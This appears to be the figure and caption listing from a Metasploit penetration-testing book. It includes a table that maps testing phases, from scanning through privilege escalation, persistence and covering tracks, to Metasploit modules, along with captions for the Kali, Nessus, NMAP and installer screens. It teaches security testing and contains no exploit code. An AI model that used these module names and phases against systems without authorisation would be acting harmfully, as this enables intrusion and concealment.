Chapter 1 : Introduction to Metasploit and Supporting Tools




Figure 1.1 – Phases of the penetration testing life cycle

Sr. No.	Penetration testing phase	Use of Metasploit
1	Information gathering	`Auxiliary modules: portscan/syn, portscan/tcp, smb_version, db_nmap, scanner/ftp/ftp_version,` and `gather/shodan_search`
2	Enumeration	`smb/smb_enumshares, smb/smb_enumusers,` and `smb/smb_login`
3	Gaining access	All Metasploit exploits and payloads
4	Privilege escalation	`meterpreter-use priv` and `meterpreter-getsystem`
5	Maintaining access	`meterpreter - run persistence`
6	Covering tracks	Metasploit Anti-Forensics Project

Figure 1.2 – Metasploit components and modules




Figure 1.3 – Nessus homepage




Figure 1.4 – A sample NMAP scan using command-line interface




Figure 1.5 – The Zenmap Graphical User Interface (GUI) for NMAP




Figure 1.6 – The w3af console for scanning web application vulnerabilities

Figure 1.7 – Armitage console for exploit automation

Chapter 2: Setting Up Your Environment

Kali Linux VMware Images | Kali Linux VirtualBox Images

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux VMware 64-Bit 7z	Torrent	2.4G	**2019.2**	4611f3797c53ed37c89443bd8bb94ac1fd860fb807865d8933783c0f6ef21007
Kali Linux VMware 32-Bit 7z	Torrent	2.5G	**2019.2**	c7f52865f5d0554ad1bc990684a0751eb46d1b8ab552d7c942d71e4fe20b7e67

Figure 2.1 – Kali VM download page




Figure 2.2 – msfconsole home screen




Figure 2.3 – Metasploit Windows installer – step 1




Figure 2.4 – Metasploit Windows installer – step 2




Figure 2.5 – Metasploit Windows installer – step 3




Figure 2.6 – Metasploit Windows installer – step 4




Figure 2.7 – Metasploit Windows installer – step 5




Figure 2.8 – Metasploit Windows installer – step 6




Figure 2.9 – msfconsole on windows – home Screen




Figure 2.10 – Metasploit Ubuntu installer – step 1

